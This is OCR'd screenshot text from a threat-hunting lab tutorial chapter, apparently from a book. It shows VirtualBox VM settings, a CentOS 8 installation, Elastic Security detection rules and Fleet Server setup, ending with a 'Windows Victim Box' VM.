Adapter 1: Intel PRO/1000 MT Desktop (NAT)

USB
USB Controller: OHCI
Device Filters: 0 (0 active)

Shared folders
None

Description
None

Preview
Elastic



General System Display Storage Audio **Network** Ports Shared Folders User Interface

Adapter 2 | Adapter 3 | Adapter 4

Enable Network Adapter

Attached to: Internal Network

Name: intnet

▶ Advanced

General System Display Storage Audio **Network** Ports Shared Folders User Interface

Adapter 1 | Adapter 3 | Adapter 4

Enable Network Adapter

Attached to: NAT

Name:

▼ Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 080027DDDC5C

Cable Connected

Port Forwarding

| Name | Protocol | Host IP | Host Port | Guest IP | Guest Port |
|---------------|----------|-----------|-----------|-----------|------------|
| SSH | TCP | 127.0.0.1 | 2222 | 10.0.3.15 | 22 |
| Elasticsearch | TCP | 127.0.0.1 | 9200 | 10.0.3.15 | 9200 |
| Kibana | TCP | 127.0.0.1 | 5601 | 10.0.3.15 | 5601 |
| Fleet | TCP | 127.0.0.1 | 8220 | 10.0.3.15 | 8220 |

Tools

New Settings Discard Start

Elastic 64
Powered Off

General
Name: Elastic
Operating System: Red Hat (64-bit)

System
Base Memory: 8192 MB
Boot Order: Hard Disk, Optical
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage
Controller: IDE
IDE Secondary Master: [Optical Drive] VBoxGuestAdditions.iso (58.16 MB)
Controller: SATA
SATA Port 0: Elastic.vdi (Normal, 40.00 GB)


Audio
Host Driver: CoreAudio
Controller: ICH AC97

Network
Adapter 1: Intel PRO/1000 MT Desktop (Internal Network, 'intnet')
Adapter 2: Intel PRO/1000 MT Desktop (NAT)

USB
USB Controller: OHCI
Device Filters: 0 (0 active)

Shared folders
None

Description
None

Preview


CentOS Linux 8

Install CentOS Linux 8
Test this media & install CentOS Linux 8

Troubleshooting >

Press Tab for full configuration options on menu items.



us

Help!

WELCOME TO CENTOS LINUX 8.

What language would you like to use during the installation process?

| English | English > | English (United States) |
|------------|------------|-------------------------------|
| Afrikaans | Afrikaans | English (United Kingdom) |
| አማርኛ | Amharic | English (India) |
| العربية | Arabic | English (Australia) |
| অসমীয়া | Assamese | English (Canada) |
| Asturiano | Asturian | English (Denmark) |
| Беларуская | Belarusian | English (Ireland) |
| Български | Bulgarian | English (New Zealand) |
| বাংলা | Bangla | English (Nigeria) |
| | | English (Hong Kong SAR China) |

Type here to search.

Quit

Continue



INSTALLATION SUMMARY

CENTOS LINUX 8 INSTALLATION

us

Help!

LOCALIZATION

Keyboard
English (US)

Language Support
English (United States)

Time & Date
Americas/New York timezone

SOFTWARE

Installation Source
Error setting up base repository

Software Selection
Installation source not set up

SYSTEM

Installation Desti
Automatic partitioning sel

KDUMP
Kdump is enabled

Network & Host
Not connected

Security Policy
No content found

Quit

Begin Installation

We won't touch your disks until you click 'Begin Installation'.

Please complete items marked with this icon before continuing to the next step.

[Done](#)

us

[Help!](#)

Device Selection

Select the device(s) you'd like to install to. They will be left untouched until you click on the main menu's "Begin Installation" button.

Local Standard Disks

40 GiB

**ATA VBOX HARDDISK**

sda / 40 GiB free

Disks left unselected here will not be touched.

Specialized & Network Disks

**Add a disk...***Disks left unselected here will not be touched.*

Storage Configuration

 Automatic Custom I would like to make additional space available.[Full disk summary and boot loader...](#)1 disk selected; 40 GiB capacity; 40 GiB free [Refresh...](#)

CentOS **INSTALLATION SUMMARY** **CENTOS LINUX 8 INSTALLATION**

us Help!

LOCALIZATION

- Keyboard**
English (US)
- Language Support**
English (United States)
- Time & Date**
Americas/New York timezone

SOFTWARE

- Installation Source**
Error setting up base repository
- Software Selection**
Installation source not set up

SYSTEM

- Installation Destination**
Automatic partitioning selected
- KDUMP**
Kdump is enabled
- Network & Hostname**
Not connected
- Security Policy**
No content found

Quit Begin Installation

We won't touch your disks until you click 'Begin Installation'.

Please complete items marked with this icon before continuing to the next step.

Done **CENTOS LINUX 8 INSTALLATION**

us Help!

Kdump is a kernel crash dumping mechanism. In the event of a system crash, kdump will capture information from your system that can be invaluable in determining the cause of the crash. Note that kdump does require reserving a portion of system memory that will be unavailable for other uses.

Enable kdump

Automatic Manual

Memory To Be Reserved (MB): 160 - +

Total System Memory (MB): 7973

Usable System Memory (MB): 7813



INSTALLATION SUMMARY

CENTOS LINUX 8 INSTALLATION

us

Help!

LOCALIZATION

- Keyboard**
English (US)
- Language Support**
English (United States)
- Time & Date**
Americas/New York timezone

SOFTWARE

- Installation Source**
Error setting up base repository
- Software Selection**
Installation source not set up

SYSTEM

- Installation Destination**
Automatic partitioning selected
- KDUMP**
Kdump is disabled
- Network & Host**
Not connected
- Security Policy**
No content found

Quit

Begin Installation

We won't touch your disks until you click 'Begin Installation'.

Please complete items marked with this icon before continuing to the next step.

& HOST NAME CENTOS LINUX 8 INSTALLATION

Ethernet (enp0s3)
Intel Corporation 82540EM Gigabit Ethernet Controller

+ -

Ethernet (enp0s3)
Connected

Hardware Address 08:00:27:28:27:E3
Speed 1000 Mb/s
IP Address 10.0.2.15/24
Default Route 10.0.2.2
DNS 192.168.158.1

Host Name Current host name: elastic-packtpub.local

Done

us

Help!

Base Environment

- Server with GUI**
An integrated, easy-to-manage server with a graphical interface.
- Server**

- Minimal Install**
Basic functionality.

Workstation is a user-friendly desktop system for laptops and PCs.

- Virtualization Host**
Minimal virtualization host.
- Custom Operating System**
Basic building block for a custom CentOS system.

Additional software for Selected Environment

- Guest Agents**
Agents used when running under a hypervisor.
- Standard**
The standard installation of CentOS Linux.
- Container Management**
Tools for managing Linux containers
- .NET Core Development**
Tools to develop .NET and .NET Core applications
- RPM Development Tools**
Tools used for building RPMs, such as rpmbuild.
- Development Tools**
A basic development environment.
- Graphical Administration Tools**
Graphical system administration tools for managing many aspects of a system.
- Headless Management**
Tools for managing the system without an attached graphical console.
- Legacy UNIX Compatibility**
Compatibility programs for migration from or working with legacy UNIX environments.
- Network Servers**



INSTALLATION SUMMARY

CENTOS LINUX 8 INSTALLATION

us

Help!

LOCALIZATION

Keyboard
English (US)

Language Support
English (United States)

Time & Date
Americas/New York timezone

SOFTWARE

Installation Source
Closest mirror

Software Selection
Minimal Install

SYSTEM

Installation Destination
Automatic partitioning selected

KDUMP
Kdump is disabled

Network & Hostname
Wired (enp0s3) connected

Security Policy
No content found

Quit

Begin Installation

We won't touch your disks until you click 'Begin Installation'.

Done

us

Help!

Region

Etc

Time

Coordinated Universal Time

Network Time

ON



23:17

24-hour
 AM/PM

02

17

2021

 You have no working NTP server configured



INSTALLATION SUMMARY

CENTOS LINUX 8 INSTALLATION

us

Help!

LOCALIZATION

Keyboard
English (US)

Language Support
English (United States)

Time & Date
*Etc/Coordinated Universal
Time timezone*

SOFTWARE

Installation Source
Closest mirror

Software Selection
Minimal Install

SYSTEM

Installation Destination
Automatic partitioning selected

KDUMP
Kdump is disabled

Network & Hostname
Wired (enp0s3) connected

Security Policy
No content found

Quit

Begin Installation

We won't touch your disks until you click 'Begin Installation'.

CREATE USER

CENTOS LINUX 8 INSTALLATION

Done

us

Help!

Full name

User name

Make this user administrator

Require a password to use this account

Password

Weak

Confirm password

Advanced...

 The password fails the dictionary check - it is based on a dictionary word You will have to press Done twice to confirm it.



 us

Help!

USER SETTINGS



Root Password


Root password is not set




User Creation

Administrator packtpub will be created

 Downloading 1366 RPMs, 283.67 MiB / 1.24 GiB (22%) done.





```
CentOS Linux 8  
Kernel 4.18.0-240.10.1.el8_3.x86_64 on an x86_64  
elastic-packetpub login: _
```

NetworkManager TUI

Please select an option

Edit a connection

Activate a connection

Set system hostname


Quit

<OK>

Ethernet (enp0s3) ↑
enp0s3



<Activate>

Ethernet (enp0s8)
* enp0s8





```

[packtpub@elastic-packtpub ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 8:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 8:3b:4b:bd:ff:ff:ff:ff brd ff:ff:ff:ff:ff:ff
    inet 172.16.0.103/24 brd 172.16.0.255 scope global dynamic noprefixroute enp0s3
        valid_lft forever preferred_lft 410sec
    inet6 fe80::702d:a819:c3e6:286d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether ce:22:3c:10:0:3:255 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute enp0s8
        valid_lft forever preferred_lft 85856sec
    inet6 fe80::3b66:f938:6fbf:369/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
  
```

Chapter 5: Building Your Hunting Lab – Part 2



Welcome to Elastic Security. Let's get you started.

Elastic Security integrates the free and open Elastic SIEM with Endpoint Security to prevent, detect, and respond to threats. To begin, you'll need to add security solution related data to the Elastic Stack. For additional information, you can view our [getting started guide](#).

The Elastic Agent provides a simple, unified way to add monitoring to your hosts.

Add data with Elastic Agent

Lightweight Beats can send data from hundreds or thousands of machines and systems

Add data with Beats

Protect your hosts with threat prevention, detection, and deep security data visibility.

Add Endpoint Security

Search KQL Last 24 hours Show dates Refresh

+ Add filter

Detection alerts

Manage detection rules

Trend

Showing: 0 alerts

Stack by signal.rule.name

No data to display

elastic Search Elastic

Security / Detections / Detection rules

Overview **Detections** Hosts Network Timelines Cases Administration ML job settings Add data

Back to detections

Detection rules Load Elastic prebuilt rules and timeline templates Upload value lists Import rule Create new rule

Rules **Rule Monitoring** Exception Lists

All rules Updated 30 seconds ago e.g. rule name Tags Elastic rules (0) Custom rules (0)

Load Elastic prebuilt detection rules

Elastic Security comes with prebuilt detection rules that run in the background and create alerts when their conditions are met. By default, all prebuilt rules except the Endpoint Security rule are disabled. You can select additional rules you want to activate.

Load Elastic prebuilt rules and timeline templates Create your own rules

elastic Search Elastic

Security / Detections / Detection rules

Overview **Detections** Hosts Network Timelines Cases Administration ML job settings Add data

Back to detections

Detection rules Upload value lists Import rule Create new rule

Rules **Rule Monitoring** Exception Lists

All rules Updating... e.g. rule name Tags Elastic rules (461) Custom rules (0)

Showing 461 rules | Selected 0 rules | Bulk actions | Refresh | Refresh settings

| Rule | Risk score | Severity | Last run | Last response | Last updated | Version | Tags | Activated |
|--|------------|----------|----------|---------------|-----------------------------|---------|---|-------------------------------------|
| <input type="checkbox"/> Endpoint Security | 47 | Medium | — | ● — | Feb 21, 2021 @ 20:28:27.174 | 2 | Elastic Endpoint Security | <input checked="" type="checkbox"/> |
| <input type="checkbox"/> Suspicious Execution - Short Program Name | 47 | Medium | — | ● — | Feb 21, 2021 @ 20:28:23.155 | 1 | Elastic Execution Host See all | <input type="checkbox"/> |
| <input type="checkbox"/> Unusual Linux System Owner or User Discovery Activity | 21 | Low | — | ● — | Feb 21, 2021 @ 20:28:22.629 | 1 | Elastic Host Linux See all | <input type="checkbox"/> |
| <input type="checkbox"/> Suspicious Execution via Scheduled Task | 43 | Medium | — | ● — | Feb 21, 2021 @ 20:28:23.584 | 1 | Elastic Host Persistence See all | <input type="checkbox"/> |
| <input type="checkbox"/> Execution of Persistent Suspicious Program | 47 | Medium | — | ● — | Feb 21, 2021 @ 20:28:23.582 | 1 | Elastic See all | <input type="checkbox"/> |

Untitled timeline

✓ Installed pre-packaged rules and timeline templates from elastic

1. Home

Recently viewed >

- Machine Learning
- Visualize Library

Enterprise Search

- Overview
- App Search
- Workplace Search

Observability

- Overview
- Logs
- Metrics
- APM
- Uptime
- User Experience

Security

- Overview
- Detections
- Hosts
- Network
- Timelines
- Cases
- Administration

Management

- Dev Tools
- 2. Fleet
- Stack Monitoring
- Stack Management

Dock navigation

Search

- Build a powerful search experience.
- Connect your users to relevant data.
- Unify your team content.

Observability

- Monitor infrastructure metrics.
- Trace application requests.
- Measure SLAs and react to issues.

Security

- Prevent threats autonomously.
- Detect and respond.
- Investigate incidents.

Add Elastic Agent

popular apps and services.

Monitor the stack

Track the real-time health and performance of your deployment.

log on log in



Fleet

BETA

Manage Elastic Agents and their policies in a central location.

[+ Add agent](#)

Integrations ⓘ

[View integrations](#)

| | |
|-------------------|-----------|
| Total available | 58 |
| Installed | 2 |
| Updates available | 0 |

Agent policies ⓘ

[View policies](#)

| | |
|-------------------|----------|
| Total available | 1 |
| Used integrations | 1 |

Agents ⓘ

[View agents](#)

| | |
|--------------|----------|
| Total agents | 0 |
| Active | 0 |
| Offline | 0 |
| Error | 0 |

Data streams ⓘ

[View data streams](#)

| | |
|--------------|-----------|
| Data streams | 0 |
| Namespaces | 0 |
| Total size | 0B |



Fleet settings

These settings are applied globally to the **outputs** section of all agent policies and affect all enrolled agents.

Fleet Server hosts


Specify the URLs that your agents will use to connect to a Fleet Server. If multiple URLs exist, Fleet shows the first provided URL for enrollment purposes. Refer to the [Fleet User Guide](#).

Elasticsearch hosts

Specify the Elasticsearch URLs where agents send data.

Elasticsearch output configuration (YAML)

```
# YAML settings here will be added to the Elasticsearch output section of each pol
```



Add a Fleet Server

A Fleet Server is required before you can enroll agents with Fleet. See the [Fleet User Guide](#) for more information.

- 1 Download the Elastic Agent to your host**

You can download the agent binaries and their verification signatures from the [Elastic Agent download page](#).

[Go to download page](#)
- 2 Generate a service token**

A service token grants Fleet Server permissions to write to Elasticsearch.

[Generate service token](#)
- 3 Start Fleet Server**

○ Waiting for a Fleet Server to connect...

Add a Fleet Server

A Fleet Server is required before you can enroll agents with Fleet. See the [Fleet User Guide](#) for more information.

1 Download the Elastic Agent to your host

You can download the agent binaries and their verification signatures from the Elastic Agent download page.

[Go to download page](#)

2 Generate a service token

A service token grants Fleet Server permissions to write to Elasticsearch.

Save your service token information. This will be shown only once.

Service token AAEAAWVsYXN0aWMvZmx1ZXQtc2VydMvYl3Rva2VuLTE2MjIwOTE5NzE1ODU6T3lZdGhM1d

3 Start Fleet Server

From the agent directory, copy and run the appropriate quick start command to start an Elastic Agent as a Fleet Server using the generated token and a self-signed certificate. See the [Fleet User Guide](#) for instructions on using your own certificates for production deployment. All commands require administrator privileges.

Platform RPM / DEB

```
sudo elastic-agent enroll -f --fleet-server-es=http://172.16.0.3:9200 --1
```

If you are having trouble connecting, see our [troubleshooting guide](#).

Waiting for a Fleet Server to connect...

The screenshot shows the Elastic Fleet Agents page. At the top, there's a search bar and navigation tabs for Overview, Integrations, Policies, Agents (selected), and Data streams. Below the navigation, there's a section for 'Agents' with a sub-tab for 'Enrollment tokens'. A table displays the status of agents. The table has columns for Host, Status, Agent policy, Version, Last activity, and Actions. One agent is listed with the host 'elastic-packetpub.local', status 'Healthy', agent policy 'Default Fleet Server policy rev. 4', version '7.13.0', and last activity '31 seconds ago'. A legend at the top of the table shows 1 Healthy, 0 Unhealthy, 0 Updating, and 0 Offline agents.

| Host | Status | Agent policy | Version | Last activity | Actions |
|-------------------------|---------|------------------------------------|---------|----------------|---------|
| elastic-packetpub.local | Healthy | Default Fleet Server policy rev. 4 | 7.13.0 | 31 seconds ago | ... |

Tools

 New
 Settings
 Discard
 Start

Elastic
 Powered Off

Windows Victim Box
 Powered Off

General

Name: Windows Victim Box
 Operating System: Windows 10 (64-bit)

System

Base Memory: 4096 MB
 Boot Order: Floppy, Optical, Hard Disk
 Acceleration: VT-x/AMD-V, Nested Paging, Hyper-V Paravirtualization

Display

Video Memory: 128 MB
 Graphics Controller: VBoxSVGA
 Remote Desktop Server: Disabled
 Recording: Disabled

Storage

Controller: SATA
 SATA Port 0: Windows Victim Box.vdi (Normal, 30.00 GB)
 SATA Port 1: [Optical Drive]
 en_windows_10_consumer_edition_version_1809_updated_sept_2018_x64_dvd_491ea967.iso (4.73 GB)

Audio

Host Driver: CoreAudio
 Controller: Intel HD Audio

Network

